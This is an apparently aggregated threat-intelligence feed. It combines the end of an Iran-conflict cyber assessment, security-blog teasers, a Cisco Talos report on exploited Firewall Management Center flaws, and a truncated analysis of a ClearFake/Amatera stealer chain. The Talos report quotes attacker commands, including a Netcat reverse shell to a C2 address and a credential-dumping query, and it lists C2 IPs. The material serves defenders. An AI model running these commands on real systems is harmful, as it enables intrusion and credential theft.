The public claim is part of the operation. Victim lists, leak samples, countdowns, doxxing, and unverifiable impact figures impose reputational and psychological costs before technical scoping is complete. These are all fundamental steps in the personas’ playbook to help craft and control the narrative and potentially sway the sentiment of the public.  In a persona-led incident, publication and personal targeting may begin while responders are still establishing blast radius.

3. OT Risk Is Real, and Evidence Quality Matters

The strongest public evidence of wartime Iran-linked activity against U.S. operational technology is the April 7 joint advisory on internet-facing Rockwell Automation and Allen-Bradley PLCs, documenting activity against government facilities, water and wastewater organizations, and energy environments, in several cases with operational disruption and financial loss.

Two U.S. cases show why cyber-physical reporting needs exact boundaries. On April 7, CISA, the FBI, NSA, EPA, Energy Department, and U.S. Cyber Command warned that Iran-affiliated actors were exploiting internet-facing Rockwell Automation/Allen-Bradley programmable logic controllers. The agencies reported manipulation of project files and HMI/SCADA displays, operational disruption, and financial loss across multiple critical-infrastructure sectors. That is a confirmed cyber-physical campaign described by multiple government agencies.

The June California Water Service case is narrower. Handala claimed that it had hacked the utility and could have interrupted water service. Analysis of the actor’s published material supported access to customer billing data and an internal RTKBase/NTRIP GPS-correction environment used by field crews. Cal Water said it was investigating and that preliminary findings showed no known operational disruption to water, wastewater, or billing. The supported finding is potentially significant IT and field-support-system access—not demonstrated control of treatment, chemical dosing, or water distribution.

We should be cautious about attribution. The advisory described Iranian-affiliated cyber actors and referenced earlier IRGC Cyber-Electronic Command activity associated with CyberAv3ngers. Separately, Unit 42 maps the cluster it tracks as CL-STA-1128 to CyberAv3ngers and Microsoft’s Storm-0784 label. Those assessments are compatible, but they do not prove that every exposed PLC or claimed compromise involved the same operator.

Pro-Iran channels keep publishing images and videos appearing to show access to HMIs, SCADA interfaces, and industrial engineering software. Some may be genuine unauthorized access, but others may not. Analysts should apply an evidence ladder, in which each rung requires evidence beyond the one before it.

  1. Provenance and target validation: Can the organization, system, location, and timeframe be independently established?
  2. Interface visibility: Can the actor display a login page, dashboard, or management interface?
  3. Authenticated interaction: Can the actor navigate the live interface or query current values?
  4. Write or control capability: Can the actor change a setting, logic file, operating mode, or command value?
  5. Process effect: Did the change alter an operational process outside the interface?
  6. Physical or safety consequence: Did the process change produce a verified real-world outcome?

Stronger claims need logs, process data, engineering review, operator testimony, timestamps, configuration evidence, or independent confirmation of the outcome. These personas will falsify or embellish claims at times for various reasons.  It is crucial that we scrutinize claims for validity, accuracy and technical viability.

Regardless of which actor is behind any given incident, the attack surface is well-documented: Internet-facing PLCs, unmanaged HMIs, remote engineering services, default credentials, permissive vendor access, and poorly segmented management networks. Any of these can create opportunities for meaningful disruption. In some environments, what separates a low-skill intrusion from a serious incident is the authority exposed to the internet rather than attacker capability.

Evidence quality should determine how an incident is described, not whether an exposed control path is closed.

4. Inside Iran | Concentration Risk, Underreporting, and Surveillance

Iran is also on the receiving end of this conflict, and the picture inside the country is shaped by more than just foreign intrusions. Shared-service concentration, connectivity controls, domestic surveillance, and weak disclosure increase both operational risk and analytic uncertainty.

Banking: The Dependency Is The Strategic Finding

In this context, Iran has experienced at least two officially reported banking disruptions this past June, but public record does not establish these as a one continuous intrusion.

On June 14, Iranian authorities reported that an attack on shared communications infrastructure disrupted services at four banks: Bank Melli, Bank Tejarat, Bank Saderat, and the Export Development Bank of Iran, with no unauthorized access to or deletion of customer data identified. A second reported attack on June 23 disrupted card services at three of the same banks, affecting ATMs, point-of-sale terminals, and mobile applications.  These overlaps are notable, but timing and claims alone are not enough to prove a coordinated, multi-stage campaign by any one specific actor.

The incidents remain publicly unattributed. Predatory Sparrow is an obvious comparison given prior high-impact operations against Iranian financial targets, but on the available evidence it is not an attribution. The June incidents lacked the public claim, evidence package, and established destructive signature of the group’s better-known operations.

The strongest conclusion is architectural rather than actor-centric. Failure of a shared communications provider, card platform, identity service, or recovery environment can propagate across institutions and become a national public-confidence event, with outage scale reflecting dependency concentration as much as attacker sophistication.

Fallback systems belong to the same risk model, and the lesson is not confined to Iran. A recovery platform is more than an emergency copy of production. Isolation, capacity, data currency, and administrative security determine whether it operates safely under pressure, and a fallback sharing credentials, management tooling, or upstream providers with production may reproduce the failure when needed most.

Surveillance Infrastructure Can Become Targeting Infrastructure

Iran’s surveillance and communications systems are not separate from the conflict. Associated Press reporting, based on intelligence and operational sources, described Israeli access to Iranian surveillance-camera networks supporting the tracking of senior leadership; absent disclosed access paths or technical artifacts, those details should remain described as reported rather than confirmed.

The structural risk outlasts any single account. Camera networks, subscriber records, location histories, and identity databases concentrate information about people and movement, and infrastructure built to monitor a population can become targeting infrastructure for a foreign service.

The relationship also runs in reverse. Disrupting the same communications layer degrades public warning, incident response, and independent reporting, making it a surveillance asset, an intelligence target, a resilience dependency, and a domestic-control mechanism at once.

Public Reporting Is A Floor, Not A Denominator

Banks are the best-documented internal target set in the public record reviewed here, and not necessarily the only one. Incidents affecting telecommunications, energy, or military-adjacent environments may be underrepresented, a collection hypothesis rather than a confirmed count. Iranian reporting is constrained and fragmented, and incidents may be kept private or described too vaguely to distinguish attack from technical failure. The public incident set is a floor, evidence that at least those events occurred rather than a denominator for total activity.

The same logic cuts the other way, though. Knowing that incidents go unreported is not a license to fill the record with rumor, and however many compromises are plausibly hidden inside Iran, they cannot be used to attribute a specific outage, validate an actor’s claim, or turn an unexplained failure into evidence of cyberattack. When collection is thin, the honest answer is explicit uncertainty rather than false precision.

The Blackout Is Both A Collection Gap And An Attack Surface

Iran began restoring international connectivity after an 88-day shutdown, but the return was partial and uneven. A 2026 technical paper found that forwarding-plane null-routing could leave BGP announcements apparently stable, causing route-based monitors to understate the scale of disconnection.

For CTI, telemetry loss is not uniform. External visibility falls while selected domestic services stay reachable, so apparent recovery in one dataset may reflect exemptions or measurement artifacts. The blackout is also not an all-purpose causal explanation. Public evidence does not establish that connectivity restrictions caused the banking compromises or enabled a specific intrusion. Its defensible effects are on visibility, coordination, validation, and trust.

Those effects create a secondary attack surface. Users seeking secure communications or ordinary services turn to VPNs, media players, and utilities from informal channels, and recent TAG-182 activity used exactly such lures to distribute MarkiRAT to Farsi-speaking users inside and outside Iran. Iranian surveillance operators can exploit attempts to bypass connectivity restrictions, while foreign intelligence services and criminals can exploit the same demand, putting journalists, NGOs, diaspora communities, and Iran-exposed employees at risk from several directions.

Our assessment is that the internal Iranian cyber environment is defined by three overlapping risks:

  • attack against national and institutional infrastructure;
  • concentration of critical services and recovery dependencies; and
  • surveillance of people attempting to operate through the resulting disruption.

Treating only the first as “cyberwar” misses a substantial part of the operational reality.

Defender Priorities

For enterprise defenders, the central question extends beyond who is attacking now. It includes which access predates escalation, which trusted paths remain, and what an operator could do with them under different tasking. Review identity, cloud, RMM, and service-provider relationships against that standard, and map shared dependencies: which nominally separate services would fail together, and which recovery paths rely on the same identity provider, carrier, or administrator as production.

For incident responders, persona-led operations weaponize uncertainty. Publication, doxxing, and direct approaches to employees may begin before scoping is complete, so technical response, legal review, communications, and physical-safety support cannot operate sequentially.

For OT operators, the priorities remain clear: remove direct internet exposure; place remote access behind authenticated gateways with phishing-resistant MFA; restrict programming-mode and logic changes; enforce source and time restrictions on vendor access; monitor engineering workstations and industrial protocols; preserve offline project files and known-good configurations; and verify that recovery does not depend on the same identity, virtualization, or management environment that may have been compromised. Defenders do not need to wait for perfect attribution before removing a preventable route to operational disruption.

Outlook

Renewed kinetic escalation is likely to increase intelligence tasking, opportunistic targeting, public claims, and pressure to produce visible effects. It does not fundamentally change the access paths available to Iranian operators. Identity compromise, trusted administration, remote-management tooling, service providers, exposed internet-facing systems, and high-trust individuals remain the mechanisms most likely to produce results.

We assess with high confidence that the near-term base case is continued espionage and access development accompanied by persona-led coercion and a large volume of lower-impact activity. That includes credential theft, mailbox and cloud compromise, recruitment-themed social engineering, exploitation of trusted service relationships, and inflated public claims. Most of it will be operationally persistent but individually less dramatic than the public discussion of “cyberwar” implies.

We assess with moderate confidence that Iran-linked operators will attempt selective disruption where three conditions coincide: usable access already exists, the victim has political or symbolic value, and the expected effect can be achieved without an unacceptable risk of escalation or exposure. Administrative and management systems are particularly relevant because they translate ordinary enterprise access into organization-wide effects.

OT activity will remain dangerous but uneven. The most likely incidents involve exposed systems, weak credentials, poorly controlled remote engineering, or known vulnerabilities rather than sophisticated manipulation of segmented safety-critical environments. A technically simple compromise can still cause serious consequences when the target environment is fragile or excessively connected.

Based on the public record, we assess with moderate confidence that a coordinated, national-scale campaign intended to disable the U.S. power grid or multiple critical sectors simultaneously is a lower-likelihood, high-impact contingency rather than the near-term base case. There is public evidence of repeated targeting, reconnaissance, and exploitation of exposed industrial systems, along with limited operational disruption.

There is no public evidence at the time of writing of the synchronized access, specialized preparation, and cross-sector execution required to support claims of an imminent nationwide grid-down operation.

Official U.S. statements confirm that USCYBERCOM and USSPACECOM layered non-kinetic effects into the opening military campaign to disrupt Iranian communications and sensor networks, but they do not disclose the specific systems, accesses, techniques, duration, or reversibility involved. That is representative of the wider conflict: analysts may know a cyber-enabled effect occurred while lacking the evidence to attribute a particular outage or reconstruct the operation.

Outside Iran, public claims are likely to outpace independently verified effects; inside Iran, consequential effects may outpace public reporting, and attribution will often remain harder than impact assessment.

Analysts should stop treating logos and claim volume as the principal units of analysis. The more useful unit is access plus mission plus dependency, evaluated against evidence quality. Security teams should focus on the trusted pathways that let an otherwise ordinary compromise become wartime leverage.

Assessment current as of 21 July 2026.

  • ✇ASEC BLOG
  • Security Issues in the Korean & Global Financial Sector in August 2026 ATCP
    Statistics on Malware Distributed to the Financial Sector Malware Distribution Trends. In Attack Stage 1, phishing was the highest at 2.1, Up from 1.8 The previous month. In Attack Stage 2, dropper/downloader was the highest at 1.1, Down from 3.2 The previous month. In Stage 3 of the attack, Infostealers were the most prevalent at […]
     

Security Issues in the Korean & Global Financial Sector in August 2026

Por:ATCP
7 de Setembro de 2026, 12:00
Statistics on Malware Distributed to the Financial Sector Malware Distribution Trends. In Attack Stage 1, phishing was the highest at 2.1, Up from 1.8 The previous month. In Attack Stage 2, dropper/downloader was the highest at 1.1, Down from 3.2 The previous month. In Stage 3 of the attack, Infostealers were the most prevalent at […]
  • ✇ASEC BLOG
  • August 2026 Infostealer Trend Report ATCP
    Content This report summarizes the distribution channels, number of Infostealers, number of detections, and companies disguised as targets by new Infostealers collected during the month of August 2026. It is based on data from AhnLab SEcurity intelligence Center (ASEC), AhnLab product diagnostic logs, automated data collection systems, email honeypot systems, and automated C2 analysis systems. […]
     

August 2026 Infostealer Trend Report

Por:ATCP
21 de Setembro de 2026, 12:00
Content This report summarizes the distribution channels, number of Infostealers, number of detections, and companies disguised as targets by new Infostealers collected during the month of August 2026. It is based on data from AhnLab SEcurity intelligence Center (ASEC), AhnLab product diagnostic logs, automated data collection systems, email honeypot systems, and automated C2 analysis systems. […]
  • ✇ASEC BLOG
  • August 2026 Threat Trend Report on APT Groups ATCP
    Purpose and Scope The August 2026 APT Threat Trends report summarizes attack cases in which state-sponsored threat actors combined attacks involving open-source supply chain compromises, the use of generative AI, the exploitation of legitimate cloud services, job scams, and the exploitation of zero-day vulnerabilities. A key finding is the use of GitHub, GitLab, OneDrive, Telegram, […]
     

August 2026 Threat Trend Report on APT Groups

Por:ATCP
17 de Setembro de 2026, 12:00
Purpose and Scope The August 2026 APT Threat Trends report summarizes attack cases in which state-sponsored threat actors combined attacks involving open-source supply chain compromises, the use of generative AI, the exploitation of legitimate cloud services, job scams, and the exploitation of zero-day vulnerabilities. A key finding is the use of GitHub, GitLab, OneDrive, Telegram, […]
  • ✇ASEC BLOG
  • August 2026 Dark Web Threat Actor Trend Report ATCP
    Note The August 2026 Dark Web Threat Actor Trend Report focuses on trends among threat actors—including hacktivists—active on the deep web and dark web. It is noted that the accuracy of some information could not be verified. Major Issues NoName057(16), BD Anonymous, and Dark Storm Team claimed responsibility for repeated DDoS attacks targeting websites of […]
     

August 2026 Dark Web Threat Actor Trend Report

Por:ATCP
13 de Setembro de 2026, 12:00
Note The August 2026 Dark Web Threat Actor Trend Report focuses on trends among threat actors—including hacktivists—active on the deep web and dark web. It is noted that the accuracy of some information could not be verified. Major Issues NoName057(16), BD Anonymous, and Dark Storm Team claimed responsibility for repeated DDoS attacks targeting websites of […]
  • ✇Cisco Talos Blog
  • Active exploitation of Cisco Secure Firewall Management Center vulnerabilities Cisco Talos
    Cisco Talos is actively tracking the exploitation of two vulnerabilities in Cisco’s Secure Firewall Management Center (FMC) Software. First, CVE-2026-20079 is an authentication bypass vulnerability in unpatched instances of Cisco’s Secure FMC Software, which allows an unauthenticated, remote attacker to bypass authentications and execute scripts on impacted devices to obtain root access to the underlying operating system. Second, CVE-2026-20316 is a vulnerability that allows a remote attacker to
     

Active exploitation of Cisco Secure Firewall Management Center vulnerabilities

9 de Setembro de 2026, 13:08
Active exploitation of Cisco Secure Firewall Management Center vulnerabilities

Cisco Talos is actively tracking the exploitation of two vulnerabilities in Cisco’s Secure Firewall Management Center (FMC) Software. First, CVE-2026-20079 is an authentication bypass vulnerability in unpatched instances of Cisco’s Secure FMC Software, which allows an unauthenticated, remote attacker to bypass authentications and execute scripts on impacted devices to obtain root access to the underlying operating system. Second, CVE-2026-20316 is a vulnerability that allows a remote attacker to log in using a low-privileged account.

CVE-2026-20079 is a critical vulnerability with a CVSS score of 10.0. Customers are strongly advised to follow Cisco’s guidance provided in the security advisory and apply the security patches previously made available.

CVE-2026-20316 has a CVSS score of 5.3, however it can be used with other Cisco Secure FMC vulnerabilities to elevate privileges.

Due to Talos identifying in the wild abuse of these CVE’s, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released next week (Week of September 14th).

Talos’ analysis illustrates three clusters of post-compromise activity on FMC instances associated with state-sponsored and crimeware threat actors, as described below. The first cluster which we track as UAT-12197, involves the exploitation of CVE-2026-20079, leading to the deployment of web shells, a Java Archive (JAR)-based command executor, and credential exfiltration.

The second intrusion cluster, which we attribute to UAT-11823, consisted of the exploitation of CVE-2026-20079 and CVE-2026-20316, leading to the deployment of a Netcat-based reverse shell and proxy tooling, ultimately leading to the deployment of a variant of the Cyclops Blink malware, previously attributed to the Russian APT Sandworm by the United States and United Kingdom.

Talos is further disclosing a third cluster of malicious activity on an FMC instance, attributed to UAT-11988, who we assess with high confidence is a ransomware operator. The preliminary stages of the attack entailed the threat actor gaining access to the system via static credentials (CVE-2026-20316) and then abusing legitimate built-in FMC tooling in living-off-the-land (LOTL) fashion to conduct extensive reconnaissance of the victim’s environment, deploy tunneling tools to maintain network access, harvest credentials, and build a target list of endpoints to encrypt/lock. Subsequent actions and tactics, techniques, and procedures (TTPs) the threat actor used in the victim’s environment were consistent with those of Qilin ransomware affiliates.

Note: Talos would like to acknowledge and thank Avit for their contributions towards investigating Cluster #3 - UAT-11988.


Cluster #1: UAT-12197

This cluster of activity involved the successful exploitation of CVE-2026-20079 and the subsequent placement of a malicious web shell in the CSM Tomcat webroot directory. The web shell is JSP-based and Base64 decodes a parameter labelled “F6C1F0E7”, consisting of the class name to load in the JAVA process:

Active exploitation of Cisco Secure Firewall Management Center vulnerabilities

The web shell was used to place a malicious JAR file in the same directory. The threat actors used the JAR file (named “cmd[.]jar”) to query the compromised systems’ internal databases to obtain user authentication data and credentials:

/var/jre/bin/java -jar cmd.jar '/var/sf/bin/OmniQuery.pl -db mdb -e \'SELECT name, auth_data FROM users;\''

The JAR file is basically a command executor that obtains the command to be executed from its command line and executes it using /bin/sh -c <command>.

Active exploitation of Cisco Secure Firewall Management Center vulnerabilities

Cluster #2: UAT-11823

Talos attributes this cluster of activity to UAT-11823, an advanced persistent threat (APT) actor, with high confidence. UAT-11823 overlaps in tooling with the Sandworm APT actor. The threat actor obtained initial access to compromised systems by either exploiting CVE-2026-20079 or via static credentials. After obtaining access, UAT-11823 subsequently updated the “license.tmp” file on disk (using Makeself) with a malicious copy to establish a Netcat-based reverse shell to their own command-and-control (C2) server:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 208[.]123[.]119[.]215 3090 >/tmp/f

This license file essentially acted as a Makeself package that was then executed via the installation process (as root) by the “package_info[.]pl” utility:

/usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsm

This mechanism of deploying malicious package files is likely an indicator of the exploitation of CVE-2026-20316, a vulnerability that allows a remote attacker to log in using a low-privileged account. Talos assesses with high confidence that the attackers exploited CVE-2026-20079 and CVE-2026-20316.

Configuration exfiltration

UAT-11823 also deployed two bash scripts to harvest managed-device configurations. The configurations collected were staged into archives for subsequent exfiltration.

Active exploitation of Cisco Secure Firewall Management Center vulnerabilities

Modular ELF implant: Cyclops Blink

The threat actors downloaded a modular ELF implant from one of their Netcat C2 servers. The ELF-based implant is Cyclops Blink, a malware family previously attributed to Sandworm, a Russian APT actor. This variant of Cyclops Blink consists of the following capabilities:

  • Establish persistence scripts in /etc/init.d/ that execute the implant
  • DNS over HTTPS (DoH) IP resolution
  • File administration including downloads and uploads
  • Credential harvesting
  • Arbitrary file and command execution on the compromised system
  • Network scanning and discovery
  • Packet sniffing (with option filters)

Cluster #3: UAT-11988, a Qilin ransomware operator

A third cluster of activity entailed a ransomware operator (tracked as UAT-11988) logging into an FMC device with static credentials (CVE-2026-20316), performing extensive reconnaissance, domain enumerations, credential theft, and building a list of target endpoints within the compromised organization for encryption.

The threat actor also staged a SOCKS proxy and reverse-SSH tunnel to forward ports from internal hosts back to their own infrastructure.

Once all these preliminary actions were completed, the operator began conducting additional probes within the compromised network, deploying antivirus (AV) killers and ultimately the Qilin ransomware family.

Instrumenting operations via package_info.pl

After successfully accessing the device, the threat actor abused the legitimate utility “package_info.pl” to execute an attacker-crafted malicious “license[.]tmp” file with root privileges. The malicious file consisted of commands to run on the system to conduct extensive reconnaissance in the victim organization’s environment:

  • Host names, IP addresses, directory listings
  • Active Directory (AD) service-accounts credentials, MySQL account credentials
  • Domain account information exfiltration
  • Computer object lists
  • Hostname to IP mappings spanning domain controllers, ADFS, exchanges, file servers, database servers, etc.

All the information collected was staged into already accessible files on the FMC server and was exfiltrated by the threat actor using HTTP GET requests.

Tunneling into the compromised organization

Once extensive reconnaissance was completed, the threat actor attempted to establish persistent network access into the victim organization using a Python SOCKS5 proxy (socks5.py) and a reverse-SSH tunnel from the FMC back to the attacker’s own remote host. The following ports were forwarded: LDPA (389), LDAPS (636), Kerberos (88), SMB (445), NETBIOS (135), and WinRM (5985).

Pre-ransomware actions and ransomware deployment

The threat actor conducted extensive probing of endpoints in the victim’s environment, deployed open-source tooling such as impacket, Invoke-TheHash, and custom-made AV killers — all followed by the deployment of the Qilin ransomware on selected endpoints.

Recommendations and detection guidance

Due to Talos identifying in the wild abuse of these CVE’s, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released next week (Week of September 16th). Nonetheless, given the in the wild abuse we strongly recommend that customers apply the referenced hotfixes as soon as possible, pending the hardening release.

Customer support is also available by initiating a TAC request.

  • Snort SIDs for CVE-2026-20079: 66075 – 66080.
  • Snort SIDs for CVE-2026-20316: 66883.
  • Snort SIDs for the malware: 66960, 66961.

Indicators of compromise

IOCs for these threat clusters are also available on our GitHub repository here. 

IOC

Cluster

Description

B037f45e02a289325a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d

UAT-12197

home[.]jsp – web shell.

Db491181ece3f319de6567ab6f6daa90c6879911cd890155e6b7d8cc7a1a8c8e

UAT-12197

cmd[.]jar – JAR-based command executor.

89.34.96[.]56


UAT-11823

NetCat-based reverse shell C2.

Cyclop Blink C2.

208.123.119[.]215

UAT-11823

NetCat-based reverse shell C2.

104.218.165[.]253

UAT-11823

Attacker’s vulnerability scanner for CVE-2026-20079.

91.214.78[.]118

UAT-11823

NetCat-based reverse shell C2.

6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461

UAT-11823

Cyclops Blink malware.

43.204.2[.]142

UAT-11988

Attacker IP address used to conduct intrusions.

  • ✇ASEC BLOG
  • Ransom & Dark Web Issues Week 2, September 2026 ATCP
    ASEC Blog publishes Ransom & Dark Web Issues Week 2, September 2026           The Gentlemen Ransomware Attack on a Canadian Airline LAPSUS$ Group Resumes Chapter II and Teases New Victim Disclosure AUDIT TEAM Data Extortion Attacks on Four Organizations in South Korea, Germany, and Argentina
     

Ransom & Dark Web Issues Week 2, September 2026

Por:ATCP
9 de Setembro de 2026, 12:00
ASEC Blog publishes Ransom & Dark Web Issues Week 2, September 2026           The Gentlemen Ransomware Attack on a Canadian Airline LAPSUS$ Group Resumes Chapter II and Teases New Victim Disclosure AUDIT TEAM Data Extortion Attacks on Four Organizations in South Korea, Germany, and Argentina
  • ✇Cisco Talos Blog
  • ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager Vanja Svajcer
    Cisco Talos began an investigation after observing a DLL named "verification.google" executing from WebDAV at a Ukrainian government organization. We assess with moderate confidence that the attacks are not targeted at a particular organization, but are a part of a cryptocurrency and credentials-stealing operation using the Amatera stealer as the primary payload. Pivoting around the similar WebDAV behavior led to a second loader named "pf.ch" and allowed us to reconstruct its earlier delivery st
     

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager

8 de Setembro de 2026, 07:01
  • Cisco Talos began an investigation after observing a DLL named "verification.google" executing from WebDAV at a Ukrainian government organization. We assess with moderate confidence that the attacks are not targeted at a particular organization, but are a part of a cryptocurrency and credentials-stealing operation using the Amatera stealer as the primary payload. 
  • Pivoting around the similar WebDAV behavior led to a second loader named "pf.ch" and allowed us to reconstruct its earlier delivery stages. The chain uses a Cloudflare Worker to inject JavaScript code stored on BNB Smart Chain and a ClickFix prompt impersonating Google CAPTCHA, leading to download and execution of Amatera stealer. The chain is likely very similar to what has caused the WebDAV-based execution at the Ukraininan government organization.  
  • The two Amatera builds were tasked with different secondary payloads by their respective command-and-control (C2) infrastructure: the "pf.ch" loader was instructed to deploy a NativeAOT loader running ZigCryptoStealer and a Go-based reverse proxy, while the "verification.google" loader was instructed to install an unauthorized instance of NetSupport Manager. 
  • The NetSupport Manager installation contained configuration with the C2 server using an IP address based in Russia. With moderate confidence, we assess that "verification.google" branch attack was conducted by a Russian threat actor.  
ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager

 In April 2026, Cisco Talos identified an unusual WebDAV DLL execution in endpoint telemetry from a Ukrainian government organization. The remote file was named "verification.google" and was launched through the 32-bit version of "rundll32.exe". This initial finding led us to two similar delivery chains, two different DLL loaders and two ACR/Amatera stealer payloads. Talos tracks the actor behind the observed "verification.google" activity as UAT-10820. 

Following the initial investigation, we decided to hunt for similar WebDAV and ordinal-execution patterns in an attempt to recover the full infection chain. Using VirusTotal, we were able to identify a full chain from a second DLL loader named "pf.ch".  

These two examples are a part of a wider set of recent campaigns delivering Amatera through different infection chains. In July 2026, Malwarebytes documented fake game and software downloads that used RenPy Loader, MSBuild and EtherHiding before delivering Amatera. Blackpoint Cyber described another fake-verification chain that used a signed Microsoft App-V script, configuration stored in Google Calendar and a payload concealed in a PNG image. Apart from the main payload malware family, we found no common infrastructure or other evidence linking those activities to the chains described in this post. 

Initial finding in endpoint telemetry 

The initial event that started the investigation was recorded in April 2026 and it showed an execution of a DLL file through a WebDAV UNC path together with startup of the Windows WebClient service. Apart from the initial command line, we had details of the checksum of the executed DLL but it was not clear what started the execution chain. It was time for hunting in open source intelligence repositories and Talos analytical platform. We wanted to find a similar execution with the similar loader and the payload family and ideally recover the whole infection chain which would likely point to how "verification.google" execution was triggered. This lead us to the "pf.ch" loader and the chain we discovered.  

Hunting reveals a second WebDAV delivery chain 

The "pf.ch" sample uses the same combination of WebDAV, a disguised DLL filename and ordinal execution through "rundll32.exe". We were also able to recover the full ClickFake related sequence leading to this loader. Figure 1 shows both chains, with dashed elements marking stages that were not directly recovered. With low to medium confidence, we assess that the two delivery chains are identical. 

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
Figure 1. Parallel WebDAV infection chains and Amatera secondary payloads.

The discovered "pf.ch" loader chain was initiated by ClearFake Javascript injected into the content of a compromised site by a malicious Cloudflare worker.  

The C2 server returned configuration instructing the stealer to download a DLL side-loading package in which a signed Chrome component sideloads a malicious NativeAOT DLL, "secur32.dll". The DLL loads ZigCryptoStealer and uses a vulnerable driver to terminate EDR software. A separate x86 shellcode loader with a Go reverse TCP proxy is also downloaded as a secondary payload by the Amatera configuration sent by the C2 server.  

The secondary payload of the "verification.google" branch as instructed by its own C2, is a PowerShell script which attempts to install a sample of NetSupport Manager remote access tool. 

ClearFake retrieves browser code from BNB Smart Chain 

The "pf.ch" branch begins likely on a compromised website. A Cloudflare Worker injects a malicious JavaScript which queries BNB Smart Chain testnet contract 0x886d310Ac23e05EA705e24E513D19f53793832A9 through "bsc-testnet-rpc[.]publicnode[.]com".  

BNB Smart Chain is a public, Ethereum-compatible blockchain hosting transactions and smart contracts. The actor uses the contract as remotely changeable storage for encoded JavaScript, a technique known as EtherHiding. Based on the operating system of the victim’s machine, the JavaScript code retrieves the next stage from the blockchain, which acts as a bulletproof hosting provider for the malicious code. Potent Pages previously documented unauthorized Cloudflare Workers querying the same first stage contract. 

The initial Javascript code contains routines to check for local and headless browser environments, identifies the operating system, and queries a second contract based on the result of the operation. If the victim is running Windows, it retrieves code from 0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff and if the victim is running macOS, it uses 0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5. The response is Base64 decoded and evaluated as JavaScript. 

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
​Figure 2. Modified, deobfuscated JavaScript selects an OS-specific BNB Smart Chain contract and evaluates the decoded response.

The Windows browser stage creates a victim identifier, stores it in the cjs_id cookie and asks a tracking contract whether the goal for that identifier has already been reached. If the browser is not headless and the target is Windows, the script overlays a fake Google CAPTCHA-style checkbox onto the compromised page, instructing the victim to open the Windows Run dialog, paste the clipboard contents, and press Enter. 

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
Figure 3. Windows ClickFix verification prompt.

​ The copied command opens a WebDAV path on a randomized subdomain of "leaguejazire[.]com", places the victim identifier in the path, and executes "pf.ch" through ordinal #1. 

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
​Figure 4. Decoded Windows ClickFix command. Delayed expansion reconstructs pushd, rundll32 and popd at execution time.

Censys documented the same Windows and macOS contracts in a blockchain-backed ClickFix chain, although the downstream payloads in that reporting differ from those analyzed here. 

The macOS browser stage uses the same headless-browser checks, victim tracking, and fake verification design, but its execution chain is different. It instructs the victim to open Terminal and paste a command that uses curl with a macOS user-agent string. The request goes to a subdomain of "riyazinikokar[.]xyz". Since the subject of our initial research was a customer running Windows, we have not further pursued the macOS side of the "pf.ch" branch.  

WebDAV launches disguised DLLs 

Both observed variants retrieve a 32-bit DLL over WebDAV using a file extension name that does not indicate it is a standard DLL file. Both use the 32-bit "rundll32.exe" process and invoke a function by calling the function ordinal #1. The corresponding first exports are moor in "pf.ch" and CfgInspectModuleData in "verification.google". 

Different initial loaders 

Although the WebDAV execution pattern is the same the two initial loaders use different code and protection methods. 

"pf.ch" uses exception-driven control flow 

The "pf.ch" loader is a packed 32-bit DLL whose only named export is moor with import table containing only AddVectoredExceptionHandler and __mb_cur_max functions.  

The packed code uses vectored exception handling, XOR loops, API hashing, and control-flow patterns, which makes the static analysis of the code more difficult. After the initialization, one of its threads is waiting for an event named hit. Once the event is triggered, it copies an embedded blob into memory and transfers control to it using Windows fibers. The next stage decoder uses XOR and LZNT1 to decode the final Amatera payload. 

The unpacked PE file, an Amatera sample, is also 32-bit, has no import table, and resolves APIs by walking loaded module export tables. The sample uses 32-to-64-bit transitions to execute system calls, possibly in an attempt to evade EDR hooks.  

The sample contains the build label 4.1.5-alpha and string GETWELLV2. Amatera is known to use the Steam community profiles as C2 dead drop resolvers, and the GETWELL2 string was observed in some previous samples as a name of a Steam community profile used to retrieve the IP address of the C2 server. Once C2 server address is resolved, the main configuration is downloaded.  

The Amatera payload was recovered only as a memory-resident artifact and was not observed to be written to disk. Its hash is nonetheless included in the indicator of compromise (IOC) list below, as memory derived hashes remain applicable to memory scanning. 

"verification.google" uses DLL hollowing in "dbghelp.dll" 

The "verification.google" variant does not immediately unpack its payload. It first prepares the state and then passes execution through a callback. The callback is registered using the dynamically resolved function TpAllocWork, an undocumented native NT internal function in "ntdll.dll". The callback is later executed asynchronously by Windows. The callback function implements most of the malicious unpacking functionality in a large control flow flattening loop. 

The loader resolves functions by hash, derives execution state from the environment and implements direct WoW64 syscall stubs. The stubs decode syscall numbers at runtime and call the WoW64 transition pointer instead of the corresponding exported "ntdll.dll" functions. 

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
​Figure 5. Direct syscall stub used by "verification.google" before it maps and overwrites a clean "dbghelp.dll".

The loader reconstructs its next stage from data in the .rdata section. It first maps a clean image of the legitimate "dbghelp.dll" in memory and then overwrites the beginning of its code section with the unpacked next stage. Finally, it restores executable protection before transferring control to the overwritten code section of the "dbghelp.dll".  

This module overwriting (stomping) technique is also known as DLL hollowing or module overloading. VMRay’s technical overview of DLL hollowing describes the same core sequence: loading a legitimate DLL, overwriting its mapped code with malicious content, and executing from that overwritten region. G DATA documented module stomping in a HijackLoader chain that delivered ACRStealer, using different DLLs, "evr.dll", and "rasapi32.dll" rather than the "dbghelp.dll" observed in our case. 

ClearFake WebDAV infection chain delivers Amatera stealer, ZigCryptoStealer, and NetSupport Manager
